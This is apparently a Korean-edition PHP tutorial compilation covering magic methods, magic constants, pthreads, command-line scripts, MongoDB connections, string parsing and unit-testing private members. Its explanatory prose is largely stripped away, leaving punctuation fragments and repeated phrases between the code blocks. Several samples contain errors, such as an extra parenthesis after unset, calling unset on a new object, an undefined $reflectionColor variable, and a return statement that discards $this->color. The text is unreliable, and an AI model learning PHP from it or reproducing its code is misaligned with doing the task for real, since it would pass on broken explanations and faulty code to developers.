		2
		4

5

```
$data = [
    [ "Fruit" => "Apple",  "Color" => "Red",    "Cost" => 1 ],
    [ "Fruit" => "Banana", "Color" => "Yellow", "Cost" => 7 ],
    [ "Fruit" => "Cherry", "Color" => "Red",    "Cost" => 2 ],
    [ "Fruit" => "Grape",  "Color" => "Green",  "Cost" => 4 ]
];

foreach($data as $fruit) {
    foreach($fruit as $key => $value) {
        if ($key == "Cost" && $value >= 5) {
            continue 2;
        }
        /* make a pie */
    }
}
```

`continue 2` `$data as $fruit` `$data as $fruit` ( ).

`while` .

. .

100 .

```
$i = true;
$sum = 0;

while ($i) {
    if ($sum === 100) {
        $i = false;
    } else {
        $sum += 10;
    }
}
echo 'The sum is: ', $sum;
```

.

```
The sum is: 100
```

: https://riptutorial.com/ko/php/topic/2213/

50:

Examples

__get (), __set (), __isset () __unset ()

:

```
$animal = new Animal();
$height = $animal->height;
```

PHP magic method `__get($name)` . `$name` `"height"` . :

```
$animal->height = 10;
```

`$name` `"height"` `$value` `10` `__set($name, $value)` .

PHP `isset()` `unset()` . :

```
isset($animal->height);
```

`__isset($name)` . .

```
unset($animal->height);
```

`__unset($name)` .

PHP . .

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
    }

    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

empty ()

class `empty()` `__isset()` . PHP .

empty () **! isset ($ var)** **. $ var == false**

__construct () __destruct ()

`__construct()` PHP . `__construct()` `__destruct()` . . PHP .

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();

        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__toString ()

`__toString()` .   .

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ($this->age)";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invoke ()

.   .

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () __callStatic ()

`__call()` `__callStatic()` .

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }
    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () __wakeup ()

__sleep __wakeup . __sleep serialize . . __sleep .

__wakeup unserialize . .

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__ ()

`var_dump()` . public, protected private . - PHP Manual

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

.

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

.

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__clone ()

`__clone` `clone` . .

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

: https://riptutorial.com/ko/php/topic/1127/-

51:

__CONSTANTNAME__ .

8 . , __LINE__ .

.

__LINE__	.
__FILE__	. .
__DIR__	. Include , . dirname(__FILE__) . .
__FUNCTION__	
__CLASS__	. (: Foo\Bar). __CLASS__ .
__TRAIT__	. (: Foo\Bar).
__METHOD__	.
__NAMESPACE__	.

.

Examples

__FUNCTION__ __METHOD__

__FUNCTION__ __METHOD__ .

```
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

__CLASS__, get_class () get_called_class ().

`__CLASS__` magic constant `get_class()` (, /) .

, `get_class($this)` `get_called_class()` .

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

`__FILE__` PHP . / .

```
echo "We are in the file:" , __FILE__ , "\n";
```

`__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

`dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

PHP .

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:
```

```
$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Windows / in DIRECTORY_SEPARATOR .

PHP .

- DIRECTORY_SEPARATOR DIRECTORY_SEPARATOR . * / nix Windows \ . .

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- $PATH PATH_SEPARATOR PATH_SEPARATOR . ; Windows :

: https://riptutorial.com/ko/php/topic/1428/-

52:

Examples

.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
}
```

?>

: https://riptutorial.com/ko/php/topic/3717/-

53:

pthreads cli SAPI pthreads PHP7 Pthreads v3 extension=pthreads.so php-cli.ini
.

Windows Wamp , php.ini :

php \ php.ini :

```
extension=php_pthreads.dll
```

Linux .dll .so .

```
extension=pthreads.so
```

php.ini (/etc/php.ini).

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

, php pthreads-ext .

```
$ pecl install pthreads
```

php.ini .

:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
```

```
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

pthreads Worker . : http://php.net/manual/en/class.pool.php

.

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
```

```
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

: https://riptutorial.com/ko/php/topic/1583/---

54: (CLI)

Examples

C . `$argc` `$argv` . `$argv` .

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

`php example.php foo bar` (example.php) .

- 2 example.php .
- 1 foo.
- 2 .

`$argc` `$argv` . `global` .

`""` `\` .

```
var_dump($argc, $argv);
```

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

PHP `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

`php` STDIN :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

CLI **STDIN** , **STDOUT** **STDERR** . .

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

.

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

(`php://stdin` , `php://stdout` `php://stderr`) .

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

readline () **echo** **print** .

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

exit .

```
#!/usr/bin/php

```

```
if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

`0` . `exit` `exit(0)` . `exit` . } .

0 - 254 (255 PHP). `0` PHP . 0 .

`getopt()` . POSIX `getopt` GNU .

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);
```

```
// there is no automated way for getopt to handle unexpected options
```

.

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

`-v 5` .

: PHP 5.3.0 `getopt` OS Windows .

`php_sapi_name()` `PHP_SAPI` PHP (**S** erver **API**) . `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

`drupal_is_cli()` .

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Linux / UNIX Windows PHP .

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

`foo` `bar` `example.php` .

Linux / UNIX shebang (: `#!/usr/bin/env php`) . .

```
example.php foo bar
```

`/usr/bin/env php` PATH PHP . PHP , (`/usr/bin/php` `/usr/local/bin/php`) , `env` `/usr/bin/env` .

Windows PHP PATH PATHEXT PATH `.php` . PHP `example.bat` `example.cmd` .

```
c:\php\php.exe "%~dp0example.php" %*
```

PHP PATH .

```
php "%~dp0example.php" %*
```

CLI PHP . . .

- . require("./stuff.inc"); . . . (__DIR__ __FILE__ .)
- php.ini output_buffering implicit_flush false true . . .
- php.ini max_execution_time 0 .
- **HTML** php.ini html_errors .
- **php.ini** . cli php php.ini . php --ini .

5.4 PHP . nginx apache http . .

php -S :

index.php .

```
<?php
echo "Hello World from built-in PHP server";
```

php -S localhost:8080 php -S localhost:8080

. http://localhost:8080 http://localhost:8080

.

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

getopt ()

getopt .

getopt.php

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

:

- ( ) `false` .
- `getopt` .
- ( ) ( ) .
- .

(CLI) : https://riptutorial.com/ko/php/topic/2880/----cli-

55: - PHP

1. ()

Examples

MongoDB PHP

- MongoDB (27017. `mongod` MongoDB)
- MongoDB cgi fpm PHP (MongoDB PHP)
- (mongodb / mongodb). (`php composer.phar require "mongodb/mongodb=^1.0.0"` MongoDB `php composer.phar require "mongodb/mongodb=^1.0.0" php composer.phar require "mongodb/mongodb=^1.0.0"`)

.

Php

`php -v` PHP .

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend
Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

MongoDB

mongo MongoDB `mongo --version MongoDB shell version: 3.2.6 MongoDB shell version: 3.2.6`

`php composer.phar --version` Composer . `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39 Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39`

PHP MongoDB

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be
loaded
  require 'vendor/autoload.php';


 // when using custom username password
  try {
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }
```

```
// when using default settings
 try {
       $mongo = new MongoDB\Client('mongodb://localhost:27017');
       print_r($mongo->listDatabases());
 } catch (Exception $e) {
       echo $e->getMessage();
 }
```

`vendor/autoload.php` *MongoDB* *(* `mongodb/mongodb` *)* `port` *:* `27017` *MongoDB* . . MongoDB .

MongoDB CREATE ()

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

`Connecting to MongoDB from php` `Connecting to MongoDB from php` *$ mongo . MongoDB JSON PHP MongoDB , Json mongo . MongoDB _id ID .* `$result->getInsertedId()` *;*

MongoDB ()

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
```

```
  print_r($result->ok);

?>
```

`$collection` . MongoDB .

- PHP : https://riptutorial.com/ko/php/topic/6794/---php

56:

.

Examples

explode strstr .

explode .

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

.

```
$fruits= 'apple,pear,grapefruit,cherry';
```

limit 0 1 .

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

limit .

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

limit last -limit .

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

explode list explode .

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

explode .

strstr strstr .

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"

var_dump(strstr($string, ":", true)); // string(1) "1"
```

strpos

strpos .

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

TRUE FALSE . 0 if FALSE .

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

:

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
```

```
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

preg_match . , .

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
}
```

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

start length .

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

mb_substr .

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake�"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

substr_replace .

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

Regex .

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

.

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");

// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

" " "..." .

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;
```

```
var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

: https://riptutorial.com/ko/php/topic/2206/--

57:

Examples

/

() . . . , substr

PHP `0` .

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

. . , substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

( ) . heredoc .

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

() `{}` . .

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
```

```
#> "Notice: Undefined variable: names"
```

{} $. {} PHP .

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

{} , , / .

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

$ { , , , :

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

Complex (curly) syntax ' ' . Complex (curly) syntax .

: https://riptutorial.com/ko/php/topic/6696/--

58:

Examples

private protected

/ . . Reflection .

. . getter setter .

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Car `Car::setColor()` `Car::setColor()` `Car::getColor()` .

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

. `Car::getColor()` `Car::$color` . .

1. `Car::getColor()` .
2. `Car::getColor()` . .

`Car::getColor()` . Reflection . "" . `Car::getColor()` "Metallic" .

```
class Car
{
    protected $color
    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

